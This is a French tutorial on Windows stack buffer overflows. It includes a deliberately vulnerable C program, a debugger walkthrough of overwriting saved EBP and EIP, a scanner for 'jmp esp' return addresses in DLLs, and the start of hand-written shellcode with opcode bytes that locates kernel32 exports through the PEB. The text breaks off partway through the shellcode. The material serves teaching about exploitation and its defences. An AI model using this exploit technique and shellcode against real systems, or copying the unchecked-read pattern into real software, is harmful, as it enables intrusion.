Introduction aux débordements de tampon

- tolwin -

Préambule

L'informatique serait bien plus sûre sans les ordinateurs. Ces sales machines ont la manie de permettre à des gens informés de s'en prendre à des personnes qui n'ont que leur ignorance en guise de compétence. N'y voyez pas de jugement de valeur, la science infuse n'existe pas. Par contre la science se diffuse, c'est pourquoi il est toujours bon d'apprendre. Il y va de la sécurité informatique comme d'une conversation entre deux personnes. Vous pouvez demander à quelqu'un de faire des actes qu'il ne devrait pas, vous remettre des informations qu'il ne devrait pas transmettre, et parfois il s'exécute. Vous pouvez mentir, utiliser des mots à double sens, vous faire passer pour quelqu'un d'autre ou faire croire que vous êtes recommandés, en trichant avec le protocole de communication et en abusant de la relation de confiance qui devrait exister entre interlocuteurs. Ou vous pouvez utiliser l'hypnose.

L'hypnose, une bonne dose de baratin pour endormir la victime et une couche de programmation mentale pour l'amener à agir comme on le veut. Les programmes informatiques sont sensibles à l'hypnose, ou presque. Ils se laissent baratiner et programmer. Par exemple un programme vous demande votre nom. Un nom de famille, disons qu'au maximum ca puisse contenir 50 caractères. Et l'estimation est généreuse. Si vous saisissez Dupont, pas de problème. Mais si par malheur vous avez l'idée saugrenue d'avoir un patronyme hypertrophié, vous risquez la catastrophe. Un message trop long, et le programme risque le plantage. Et avec un message spécialement conçu, ce plantage peut devenir programmation.

Le danger de cette hypnose, le débordement de tampon, est un soucis majeur de la sécurité informatique. De nombreux programmes en souffrent. Que ce soit le logiciel affichant l'aide sous Windows, winhlp32.exe, ou plus dangereux un logiciel face à Internet. Serveurs Web, Mail, mais aussi client MP3, des armées de pirates écument les logiciels à la recherche de failles de ce genre à exploiter. Il serait temps de comprendre cette menace.

Visual C++ sera nécessaire pour suivre le cheminement de ce tutoriel, avec son Service Pack installé. Le Shell Code qui sera présenté, bien que très simple, nécessitera de bonnes notions d'assembleur ainsi que de programmation Windows en général.

Le programme vulnérable : overflow.exe

Il est plus facile de produire du code vulnérable que du code qui ne l'est pas. Ce petit bout de programme qui servira d'exemple, overflow.exe, est très simple. Il se contente de lire un fichier dans un tampon, et d'afficher le contenu du tampon. Le problème est qu'on ne procède à aucune vérification de la taille de ce qui va être lu par rapport à la taille du tampon. Si trop de données sont inscrites dans le tampon, celles en excès arriveront là où ca n'est absolument pas prévu. Mais par contre, elles arrivent là où c'est parfaitement prévisible, ce qui est tout l'intérêt de la chose !


La taille du ShellCode dépend du programme. Sans tampon_anti_bloquage, le shellcode produit un plantage général au bout de 240 octets environ. Ce tampon_anti_bloquage est là pour donner "du corps" au programme, afin qu'il prenne plus de place en mémoire, plus de place qu'un ShellCode plus long pourra écraser sans soucis. Dans la réalité, il n'est pas toujours garanti que le programme vulnérable accepte un ShellCode trop volumineux. Il est important de penser "économie de place" quand on pense "ShellCode" !

```
#include <afxwin.h>
int deborde ();

int main (int argc, char** argv)
        {char tampon_anti_bloquage[1024];deborde(); return 0; }

int deborde ()
{
        char tampon [10];
        memset(tampon,0,10);
        FILE* file =  fopen("overflow.txt","r");

        if (file == NULL)
                {printf("impossible d'ouvrir le fichier\n"); return 1; }

        printf("fichier ouvert \n");
        fread(tampon,1,1000,file); printf("%s\n", tampon); return 0;
}
```


Créez un nouveau projet, overflow, et compilez ce source. Si la chaîne de caractère "bonjour" est sauvegardée dans le fichier overflow.txt et que overflow.exe est exécuté, le résultat est :

```
fichier ouvert
bonjour
Press any key to continue
```

Premier plantage…



Il est temps de tester le programme dans une condition d'erreur. Si le fichier overflow.txt contient la chaîne "aaaaaaaaaaaaaaaaaaaa", 20 caractères donc bien plus que le buffer n'en peut contenir, on obtient un joli plantage. Pourquoi "a" ? Pour rien, c'est à priori une sorte de tradition dans ce domaine. N'importe quel caractère fait aussi bien l'affaire. Windows affiche une boite de dialogue : *overflow.exe a rencontré un problème et doit fermer. Nous vous prions de nous excuser pour le désagrément encouru*. Un désagrément ? Pour en savoir plus sur ce désagrément, un petit clic sur le bouton Débogage s'impose ! Il est possible de consulter les registres directement avec le petit lien bleu, mais soyons pro, débuggons ! Windows charge alors Visual C++ avec overflow.exe dans l'état où il était lors du plantage. Affichez les registres du processeur (view / debug windows / registers ou Alt+5) car c'est là que se cachent les choses intéressantes.



EIP et **EBP** ont des valeurs étranges, **61616161h**. En affichant la mémoire de cet emplacement, ou même le code, on remarque que cette zone ne correspond à rien, un grand vide non initialisé. Le programme tente donc d'exécuter une zone de sa mémoire qui n'est pas allouée, et **EBP** pointe aussi sur cette zone.

A l'adresse 61616161h, nous sommes dans le PUS, le *Process User Space*, ou espace d'adressage du programme. C'est ici que se chargent les images mémoire d'un programme, partant de 00400000h, et des DLLs que le programme utilise. Un programme charge toujours NTDLL et KERNEL32. Accéder à une zone qui ne contient pas de code provoquera cependant une erreur, et c'est ce qui arrive. Si il y avait eu du code à cet emplacement, l'EXE ou une de ses DLL, ce code aurait été exécuté sans plantage. Enfin, débarquer comme ça à l'improviste en plein milieu d'on ne sait où conduit généralement à un plantage… Comment en est-on arrivé là ?

Debut	Fin	
00000000	0000FFFF	Pointeurs NULL, l'accès provoque des erreurs
00010000	**7FFEFFFF**	**Espace d'adressage du programme (PUS)**
7FFF0000	7FFFFFFF	Pointeurs BAD, l'accès provoque des erreurs
80000000	FFFFFFFF	O.S. l'accès en Ring3 provoque des erreurs

Plan de la RAM d'un processus

Reprenons, mais cette fois plaçons un breakpoint (F9) sur la première accolade du main et lançons le programme en mode pas à pas (F5) pour examiner ce qu'il se passe. Déjà il faut remarquer que EIP = 00401020h et que EBP = 0012FFC0h, donc rien à voir avec les valeurs consécutives au plantage. En exécution *StepOver* (F10), le programme plante lorsqu'on survole la fonction *deborde*. Recommençons en utilisant un *StepInto* (F11) pour entrer dedans. Tout se passe bien jusqu'à la fin de la fonction, mais une fois passée l'accolade fermante, c'est la panique : on repointe en 61616161h.

Examinons ce qui se passe du point de vue de l'assembleur (view / debug windows / disassembly ou Alt+8). D'abord on appelle la fonction deborde. Pour faciliter le suivi du code assembleur avec le C et le plan du stack, un système de correspondance de couleur est utilisé.

```
14:     deborde();
00401038  call      @ILT+0(deborde) (00401005)
```

Le *Call* met sur la pile l'adresse de retour de la fonction, c'est à dire l'instruction suivante, à l'adresse 0040103Dh. Le *call* est en fait un *push eip* suivi d'un saut long. Les octets se plaçant dans l'ordre inverse sur la pile, pour l'adresse 0040103Dh on retrouvera sur la pile 3Dh – 10h – 40h – 00h. **ESP** se décrémente de 4 et pointe sur ce double mot. **ESP** pointe sur le dernier objet mis sur le stack pas sur le premier emplacement libre.

0012FF33	
0012FF32	
0012FF31	
0012FF30	Adresse de retour de deborde
0012FF2F	
0012FF2E	
0012FF2D	
0012FF2C	Sauvegarde EBP
0012FF2B	
0012FF2A	
*** *** ***	
*** *** ***	
0012FF29	
0012FEDC	StackFrame, 50h octets
0012FEDB	
0012FEDA	
0012FED9	
0012FED8	Sauvegarde EBX
0012FED7	
0012FED6	
0012FED5	
0012FED4	Sauvegarde ESI
0012FED3	
0012FED2	
0012FED1	
0012FED0 = ESP	Sauvegarde EDI

Etat de la pile apres le code

```
24:   {
00401060  push      ebp
00401061  mov       ebp,esp
00401063  sub       esp,50h
00401066  push      ebx
00401067  push      esi
00401068  push      edi
00401069  lea       edi,[ebp-50h]
0040106C  mov       ecx,14h
00401071  mov       eax,0CCCCCCCCh
00401076  rep stos  dword ptr [edi]
```

L'accolade qui commence la fonction commence par créer un StackFrame, "*cadre de pile*", de 50h octets, soit 80d, pour servir de mémoire locale à la fonction pour sa pile et ses variables. Pourquoi 50h ? Le compilateur détermine une valeur plausible en fonction de la taille des variables locales de la fonction. La pile locale est prise juste en dessous. L'ancien pointeur de base **EBP**, utilisé par le Main, est sauvegardé (*push ebp*), et il prend la valeur de la fin du StackFrame de la fonction (*mov ebp, esp*). Pour l'utilisation des variables locales, la fonction les adressera relativement à **EBP** : ***[EBP-0ch]*** par exemple. Les valeurs jusqu'à ***[EBP-49h]*** seront dans cette mémoire locale. Les 80d octets sont ensuite alloués sur la pile (*sub esp, 50h*) et des registres sont empilés sur la pile locale de la fonction (les trois *push*).

EDI est initialisé avec la valeur du début du StackFrame, c'est à dire le pointeur de base moins la taille allouée, rappellez-vous que la pile croît vers le bas (*lea edi, [ebp-50h]*). **ECX** et **EAX** sont ensuite réglés pour que l'espace alloué soit initialisé uniformément avec un octet CCh. **EAX** vaut 4 octets, multipliés par 14h soit 20d itérations, le *rep stos dword ptr [edi]* parcourt donc bien les 80d = 50h octets.

```
25:     char tampon [10];
26:     memset(tampon,0,10);
00401078  push      0Ah
0040107A  push      0
0040107C  lea       eax,[ebp-0Ch]
0040107F  push      eax
00401080  call      memset (004014d0)
00401085  add       esp,0Ch
```

Vient maintenant le moment d'initialiser le tampon. Le programme place sur la pile les valeurs requises pour l'exécution de l'API memset, *dans l'ordre inverse d leur apparition entre parenthèses dans l'appel en C*. C'est à dire la taille du tampon (*push 0ah*), la valeur de remplissage (*push 0*) et l'adresse du tampon. Au passage, on remarque que le tampon est localisé à ***[EBP**–0Ch]*, soit EBP – 12 octets, dans la mémoire locale comme prévu. L'appel de l'API *memset* se fait par un *call* qui empile son adresse de retour, qui est dépilée automatiquement par un *ret* qui se trouvera à la fin de son exécution de l'API. Par contre les trois double mots des paramètres sont toujours présents sur la pile, et ils sont effacés. Ou plutôt on les considère comme des débris informatique et, sans les effacer véritablement, on remonte de 3x4 = 12d octets le pointeur de pile (*add esp,0ch*). Lors du prochain *push*, ces valeurs seront écrasées. La plus importante chose de ce passage est l'adresse du tampon, ***[EBP**–0ch]* = 0012FF20h. La partie du programme s'occupant de lire dans le fichier n'est pas intéressant pour nous. Il appelle quelques APIs selon ce principe pour ouvrir et lire le fichier. Le plus important est la clôture de la fonction. Se référer au plan du stack donné à l'accolade ouvrante.

```
37:  }
004010EE  pop     edi
004010EF  pop     esi
004010F0  pop     ebx
004010F1  add     esp,50h
004010F4  cmp     ebp,esp
004010F6  call    __chkesp (00401130)
004010FB  mov     esp,ebp
004010FD  pop     ebp
004010FE  ret
```

Le programme commence par restaurer les valeurs sauvegardées (les trois *pop*), puis il redonne à **ESP** sa valeur d'avant l'établissement du StackFrame (*add esp,50h*). Les trois lignes suivantes servent à détecter d'éventuelles corruptions de la pile. Ensuite **EBP** reprend sa valeur depuis la pile (*pop ebp*) et la fonction retourne au main (*ret*) grâce à l'adresse sauvegardée sur la pile lors de l'appel à deborde.

EBP+4	0012FF30	Adresse de retour de deborde
EBP+0	0012FF2C	Sauvegarde de EBP, et haut du StackFrame
EBP-0Ch	0012FF20	Tampon de 10 octets
EBX-50h	0012FEDC	Bas du StackFrame

Detail de la mémoire locale de la fonction

La clé du débordement de tampon est ce *ret* en rouge. De plus près, le StackFrame ressemble au tableau suivant, utilisant des références par *[**EBP** +/- quelque chose]* pour accéder aux données mises dedans. Le tampon est pris dans la mémoire réservée par les 50h = 80d octets lors de la création du stack frame. Je rappelle que c'est dans ces 80d octets que sont allouées toutes les variables locales de la fonction. En détaillant octet par octet, il devient facile de voir ce qui se passe lorsque le tampon déborde. Il faut se rappeller que la pile croit vers le bas, au contraire d'un tampon normal qui, lui, croit vers le haut. Donc quand un tampon de la mémoire locale d'une fonction, dans un stack frame, se met à déborder il écrase les valeurs qui ont été sauvegardées sur la pile à des adresses plus grandes, donc avant sa création. Le caractère "a" remplit toute la place permise par son tampon (en bleu), puis vient écraser la valeur d'origine de **EBP** (en rouge) et enfin fait subir le même sort à l'adresse de retour de deborde (en vert). Au delà, en gris dans le petit tableau, dans les offsets à partir de 34, on écrase ce que contient la pile de la fonction qui a appellé deborde, dans notre cas le main(). Il suffit de 20d fois le caractère "a" dans le fichier overflow.txt pour écraser la sauvegarde de **EBP** et de **EIP**. Et lorsqu'on sait que la valeur hexadécimale de "a" est… 61h, les mystérieuses valeurs des registres s'expliquent. Quant à **ESP**, après le ret qui dépile l'adresse de retour de la fonction, il vaut 0012FF34h, sa valeur avant l'appel de la fonction deborde(). **ESP** pointe donc sur ce 21ème caractère dans la case grise. En mettant la chaîne de 21 caractères "aaaaaaaaaaaabbbbccccd" dans overflow.txt, tout se confirme :

Le stack Frame, octet par octet (0012FFxxh)

20		21	22	23	24	25	26	27	28	29	2A									
_1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21
a	a	a	a	a	a	a	a	a	a	a	a	b	b	b	b	c	c	c	c	d

EBP vaut 62626262h (caractère "b")
EIP vaut 63636363h (caractère "c")
ESP pointe sur mon caractère "d" de valeur 64h

Nous savons maintenant de quelle manière le débordement de tampon agit par écrasement sur la valeur sauvegardée de deux registres, dont **EIP** ce qui permet de détourner le flux du programme victime. Nous avons compris le comportement apparamment étrange des trois registres **EIP**, **EBP** et **ESP**, comment modifier les deux premiers et sur quoi pointe le troisième. Mais pour le moment, à part faire planter un programme, il n'y a rien d'extraordinaire. Planter et contrôler ne sont pas du tout la même chose.

…et premier contrôle

Le programme s'exécute en assembleur dans la mémoire de l'ordinateur, c'est à dire que les octets correspondant au code assembleur sont copiés en mémoire, et l'instruction pointée par **EIP** est exécutée. Passer de la mnémonique assembleur à son équivalent en octet est le travail du programme dit assembleur justement. Au contraire des langages évolués, il est toujours possible de passer des octets à la mnémonique qui correspond, ce qui permet le désassemblage. Enfin, à part quand le code est volontairement crypté.

Une petite lumière brille donc au bout du tunnel. Là où la chaîne de caractères avait simplement "d", il n'y a qu'à mettre des instructions assemblées sous forme d'octets, donc de caractères. Et là ou il y avait "cccc" il faut mettre cette adresse là, comme ça **EIP** viendra tranquillement pointer sur les instructions qui sont passées au programme dans le débordement de tampon. Ces instructions sont nommées *egg* ou *ShellCode*, car bien souvent elles servent à renvoyer un interpréteur de commande (*shell*) sur un port du pc où tourne le programme attaqué. Mais nous n'en sommes pas encore là. **Instruction assembleur -> octets -> caractères**. Simple et efficace.

Cependant lorsqu'on manipule des chaînes de caractère, certains octets sont traités spécialement : par exemple le 00h qui signifie fin de chaîne, le 1Ah. Ces deux octets là sont à bannir dans le cas de débordement de tampon car ils donnent ensuite des comportements spéciaux de la part du programme, et ils ne sont pas les seuls.

A ce propos, ce ShellCode commence pour le moment à 0012FF30h. Et si on place la suite du code après, au niveau du "d" dans le plan octet par octet du stack, on va donc placer 0012FF34h dans la partie verte pour que ça aille dans **EIP** : 30h – 0FFh – 12h – 00h. Oups, il y a un 00h dedans, cette valeur ne peut tout simplement pas être passée dans notre chaîne, impossible de faire pointer le programme dessus. La solution est de trouver, dans le code du programme et de ses DLLs, quelque part une instruction sur une adresse sans 00h et qui puisse renvoyer **EIP** où on le souhaite. Et ce fameux "*où on le souhaite*" c'est précisément **ESP** qui contient l'adresse de cet octet "d". *Jmp esp* est l'instruction qu'il nous faut localiser dans l'espace d'adressage valide et alloué du programme.

C'est ici qu'un minimum de tactique est nécessaire. Par exemple le papier de *Jason Jordan* sur les buffer overflows donne des adresses de différents *jmp esp* (0FFE4h en code hexa) dans kernel32.dll :

```
OPCODE found at 0x77f32836
OPCODE found at 0x77f32935
OPCODE found at 0x77f32e38
OPCODE found at 0x77f32f34
OPCODE found at 0x77f33627
OPCODE found at 0x77f33723
END OF Kernel32 MEMORY REACHED
```

Parfait, mais sous windows XP, kernel32.dll n'en possède plus un seul. Ces adresses sont donc liées aux versions des logiciels et des système d'exploitation. Il y a énormément de versions de Windows dans la nature, entre 95 et XP, entre les patchs et autres mises à jours appliquées ou non. Tous ces paramètres font que trouver une adresse de *jmp esp* stable dans kernel32.dll ou ntdll.dll n'est pas gagné d'avance. En ce qui concerne kernel32.dll c'est même perdu, c'est une certitude.

Il y a deux bonnes méthodes lors de la réalisation d'un ShellCode pour un programme particulier, toutes partent d'un examen des DLLs qu'il lie. Il est possible de les trouver grâce à depends.exe fourni avec visual C++. Première solution, la meilleure, il faut dans l'idéal en trouver qui soient propriétaires, fournies avec le logiciel et donc indépendantes du système d'exploitation. Par contre, un changement de version du programme apportera peut-être une DLL modifiée donc devenue inexploitable. Seconde solution, moins bonne mais valable tout de même, utiliser des DLLs de windows chargées par le programme et réputées pour être stables et non mises à jour à travers les service packs. Le fait que le kernel32.dll de Windows XP ne comporte plus de *jmp esp* n'est pas anodin, ces instructions sont chassées car elles constituent un gros danger de sécurité notable. La preuve ? Vous lisez ce papier ! D'autres mesures sont prises, comme interdire l'exécutabilité de la pile, la contre-attaque anti buffer overflow est en marche !

Ce programme vient de l'article de *Jason Jordan* et permet de scanner une DLL dans à la recherche de ce *jmp esp*. Au passage, un peu de pédagogie, il comporte une petite ligne pour montrer comment insérer de l'assembleur inline avec visual C++, et donc en débuggant en mode Assembleur de récupérer les octets correspondant. Je l'ai ici réglé pour scanner la seconde DLL qu'un programme sous Windows charge toujours lors de son exécution : **kernel32.dll** et **ntdll.dll**.

```
#include <afxwin.h>
int scan_library(char* name);

int main (int argc, char** argv)
	{scan_library("ntdll"); return 0; __asm jmp esp }

int scan_library(char* name)
	{
		bool we_loaded_it = false;
		HINSTANCE h;
		h = GetModuleHandle(name);
		if(h == NULL)
		{
			printf("LIBRARY MUST BE LOADED\n");
			h = LoadLibrary(name);
			if(h == NULL)
				{ printf("ERROR LOADING DLL: %s\n",name); return 1; }
			we_loaded_it = true;
		}
		else
			{printf("LIBRARY IS ALREADY IN MEMORY\n"); }


		BYTE* ptr = (BYTE*)h;
		bool done = false;
		for(int y = 0;!done;y++)
		{
			try
			{
				if(ptr[y] == 0xFF && ptr[y+1] == 0xE4)
					{int pos = (int)ptr + y; printf("OPCODE found at 0x%x\n",pos); }
			}
			catch(...)
				{ printf("END OF %s MEMORY REACHED\n",name); done = true; }
		}

		if(we_loaded_it) FreeLibrary(h); return 0;
	}
```

```
LIBRARY IS ALREADY IN MEMORY
OPCODE found at 0x77f4801c
OPCODE found at 0x77f8980f
END OF ntdll MEMORY REACHED
```

Et bien par exemple 77f8980f, il faut donc mettre dans la partie verte du débordement les octets 0F – 98 – F8 – 77. L'opération est rapidement faite grâce à Hex Edit ou n'importe quel éditeur hexadécimal. Grâce à cette adresse de rebond, l'exécution reprend directement à la suite du ShellCode. Il se peut que cette adresse ne soit pas la même sur votre système, auquel cas utiliser le programme de test sans vérifier pourra provoquer un plantage et non pas ouvrir la fenêtre comme prévu.

Jmp esp (FF – E4) n'est pas la seule instruction à cibler pour des rebonds efficaces. Autre instruction simple : *call est*.Certaines séquence de code font un *push esp*, des opérations peu importantes qui n'altèrent pas la pile et un *ret* pour finir. *Push esp – ret*, c'est pas mal comme séquence ! *Push esp* (54 – 5F) est donc une séquence à rechercher, mais qui demande une petite analyse de la suite du code pour s'assurer qu'il y a bien un *ret* exploitable par la suite.

Accéder à sa boite à outils

Les ShellCode se rangent en quelques grandes catégories. Dans un but démonstratif, les plus simples se contentent d'afficher un message sur l'écran, comme "Vous êtes morts" dans un MsgBox. Certains exécutent des opérations plus complexes sur l'ordinateur, comme ajouter un nouvel utilisateur, créer un fichier, lancer un programme ou une commande. D'autres vont télécharger sur Internet un outil qui servira par la suite, scannent des ordinateurs sur internet, renvoient une ligne de commande sur un port, que ce soit un shell émis de la victime vers l'assaillant, ou d'un port ouvert attendant une connexion pour renvoyer son shell.

Tous partagent des caractéristiques communes. D'abord, les caractères interdits que sont entre autres 00h et 0Ch. Ensuite des appels à différentes APIs de Windows pour effectuer leur tâche.

L'appel à une API nécessite quelques étapes préparatoires. Deja, une API est implémentée via une DLL. Si la DLL est chargée en mémoire, il faut utiliser **GetProcAddr** pour localiser la fonction désirée dans la DLL et se brancher dessus. Si la DLL n'est pas chargée, il faut s'en charger grâce à **LoadLibraryA** avant d'y chercher les fonctions. **GetProcAddr** et **LoadLibraryA** sont deux fonctions présentes dans **Kernel32.dll**, qui est chargé pour tout programme. *La première tâche du ShellCode va donc être de localiser GetProcAddr dans Kernel32.dll*.

Beaucoup de ShellCodes se contentent de valeurs mises en dur dans le code, mais cette méthode souffre du problème vu en recherchant les *jmp esp* : de grosses incompatibilités à cause des différentes versions du système d'exploitation, l'adresse pouvant avoir bougé. Cependant, cette méthode n'exige aucun code spécifique dans le Shell Code, vu qu'on lui donne les informations directement. Elle ne coûte donc que 2 x 4 = 8 octets, ce qui est imbattable !

Voici un bout de code servant à récupérer ces adresses en C. Il n'y aura qu'à les inclure dans le ShellCode, et les appeller au moyen de *call* lorsqu'on en a besoin. La taille d'une telle méthode est légère : 4 octets pour chaque adresses, 8 octets en tout. En terme de taille du ShellCode, cette méthode est la meilleure.

```
int main (int argc, char** argv)
{
                        HINSTANCE  hKernel32;
                        typedef FARPROC  (WINAPI* pfnGPA)(HMODULE,LPCSTR);
                        typedef HINSTANCE  (WINAPI* pfnLLA)(LPCTSTR, HANDLE , DWORD);
                        pfnGPA pKernel32GetProcAddress;
                        pfnLLA pKernel32LoadLibraryA;


                        hKernel32=LoadLibrary("KERNEL32.DLL");
                        if (hKernel32 == 0)
                                {printf ("Kernel32 introuvable.\n");return -1;}

                        //Importe les 3 fonctions depuis la DLL
                        pKernel32GetProcAddress = (pfnGPA)GetProcAddress(hKernel32,"GetProcAddress");
                        pKernel32LoadLibraryA = (pfnLLA)GetProcAddress(hKernel32,"LoadLibraryA");

                        printf("Adresse de KERNEL32.DLL : %xh\n", (int)hKernel32);
                        printf("Adresse de GetProcAddress : %xh\n", (int)pKernel32GetProcAddress);
                        printf("Adresse de LoadLibraryA : %xh\n", (int)pKernel32LoadLibraryA);

                        return 0;
}
```

Et voici le résultat. Il ne faut pas oublier d'inverser l'ordre de octets, le Shell Code contiendra donc 32 – B3 – E5 – 77 pour Get ProcAddress et 61 – D9 – E5 – 77 pour LoadLibraryA. Aucune de ces adresses ne contient de zéro, il n'y a aucun problème pour les employer telles quelles dans le Shell Code.

```
Adresse de KERNEL32.DLL : 77e40000h
Adresse de GetProcAddress : 77e5b332h
Adresse de LoadLibraryA : 77e5d961h
```

Les API bien en poche

Une méthode plus longue mais sûre à 100% est de rechercher Kernel32.dll dans le processus lancé, et d'y chercher GetProcAddr et LoadLibraryA à la main. En gros, il faut réécrire un GetProcAddr en assembleur. Mais la tâche n'est pas si dure que ça, et pour une efficacité optimale il n'y a AUCUNE raison de s'en priver. *Misc* a fait un article là dessus, grâce aux travaux de l'équipe L.S.D.

Au lancement, le segment **FS** pointe sur une structure nommée le *Thread Environment Block*. L'intégralité de la structure ne m'est pas connue, mais entre autre à l'offset 30h du TEB se trouve un pointeur vers le *Process Environment Block*. L'offset 0Ch du PEB pointe sur la structure *PEB_LDR_DATA*, qui a un pointeur vers une *liste doublement chaînée des DLLs chargées* à l'offset 1Ch. Chaque cellule de cette liste est un pointeur de 4 octets. Ouf ! ! ! Pour récapituler :

FS → TEB :30h → PEB :0Ch → PEB_LDR_DATA :1Ch → InitializationOrderModuleList

//Créé un stack frame pour nos besoins		
mov ebp, esp	8B EC	remet ebp à sa valeur
sub esp, 0x30	83 EC 30	créé un stack frame de 30h octets
//TEB :30h		
push 0x30	6A 30	
pop edx	5A	
mov edx, fs : [edx]	64 8B 12	edx sur le début du PEB
//PEB :0ch		
mov edx, [edx+0ch]	8B 52 0C	eax sur PEB_LDR_DATA
// PEB_LDR_DATA :1Ch		
mov edx, [edx+1ch]	8B 52 1C	contient l'adresse de InitialisationOrderModuleList
//va sur InitialisationOrderModuleList		
mov edx, [edx]	8B 12	eax sur liste chaînée
//second élément -> kernel32.dll		
mov edx, [edx+8h]	8B 52 08	edx sur second élément : kernel32.dll. Le premier élément est ntdll.dl
//et sauvegarde cette adresse		
mov [ebp-4], edx	89 55 FC	**EBP – 4 = MSDOS HEADER DE KERNEL32.DLL** (pointe sur MZ)

L'adresse de la DLL en mémoire est celle de son *entête MSDOS*. Actuellement, on pointe donc sur le MSDOS Header de Kernel32.dll. Il faut aller lire dans le champ *Address of Next Header*, à l'offset 3Ch pour avoir l'adresse de *l'entête Portable Executable*. Cette entête PE, à l'offset 78h, donne l'adresse de *l'Export Table* de la DLL.

//champ Address of Next Header contient l'adresse du PE		
mov edx, [edx+0x3C]	8B 52 3C	
add edx, [ebp-4]	03 55 FC	Adresse de l'entête PE (pointe sur PE)
//va sur l'adresse de l'export table		
mov edx, [edx+0x78]	8B 52 78	
add edx, [ebp-4]	03 55 FC	Adresse de l'Export Table
mov [ebp-08], edx	89 55 F8	**EBP – 8 = EXPORT TABLE DE KERNEL32.DLL**

A titre de vérification, on peut tester le petit bout de code suivant. A l'offset 0Ch de l'Export Table se trouve un pointeur vers une chaîne de caractères contenant le nom de la DLL. Comme toujours ce pointeur est Relatif à l'adresse de base de la DLL, il faut donc ajouter la valeur sauvegardée en EBP – 4. Dans le débugger, regardez la mémoire en EDX à ce moment là et c'est bien kernel32.dll qui apparaît. (view / debug windows / memory ou Alt+6). Une fois ce test effectué, inutile de garder ces deux lignes, enlevez-les avant de passer à la suite

mov edx, [edx + 0x0c]	8B 52 0C
add edx, [ebp-4]	03 55 FC

Dans la suite du ShellCode, il va falloir parcourir kernel32.dll à la recherche des deux fonctions GetProcAddress et LoadLibraryA. Quelques compteurs vont être nécessaires, de même que des double mots pour stocker les résultats. Index contiendra l'entrée de la Name PTR Table RVA en cours. Prévoyons ces emplacements et initialisons-les.

xor eax,eax	33 C0	
mov [ebp – 0x0c], eax	89 45 F4	Contiendra l'adresse de GetProcAddr
mov [ebp – 0x10], eax	89 45 F0	Contiendra l'adresse de LoadLibraryA
mov [ebp – 0x14], eax	89 45 EC	Contiendra la variable Index de la fonction analysée dans Name PTR Table RVA

L'offset 20h de l'Export Table est un pointeur sur un tableau, le *Name PTR Table RVA*. Chaque cellule de ce tableau contient un pointeur vers la chaîne de caractère du nom de la fonction proposée par la DLL pour cet index. Par exemple sur mon XP, la cellule 22Eh pointe vers LoadLibraryA, et la 189h sur GetProcAddress. Le but va être de parcourir ce tableau à la recherche des chaînes de ces deux fonctions et de stocker l'index correspondant dans le StackFrame du Buffer Overflow, aux offsets ***[EBP** – 0Ch]* et ***[EBP** – 10h]*.

```
//va sur Name PTR Table RVA
mov edx, [ebp - 08h]            8B 55 F8          EBP – 8 = EXPORT TABLE DE KERNEL32.DLL
mov edx, [edx + 0x20]           8B 52 20
add edx, [ebp-4]                03 55 FC          EDX pointe sur la cellule 1 de Name PTR Table RVA

cherche_encore:
mov eax, [edx]                  8B 02
add eax,[ebp-4]                 03 45 FC          EBX sur la chaîne de cette cellule
cmp dword ptr [eax], 'PteG'     81 38 47 65 74 50 Les tests de chaîne sur les 4 premiers caractères
je GetProcAddressPart1          74 11
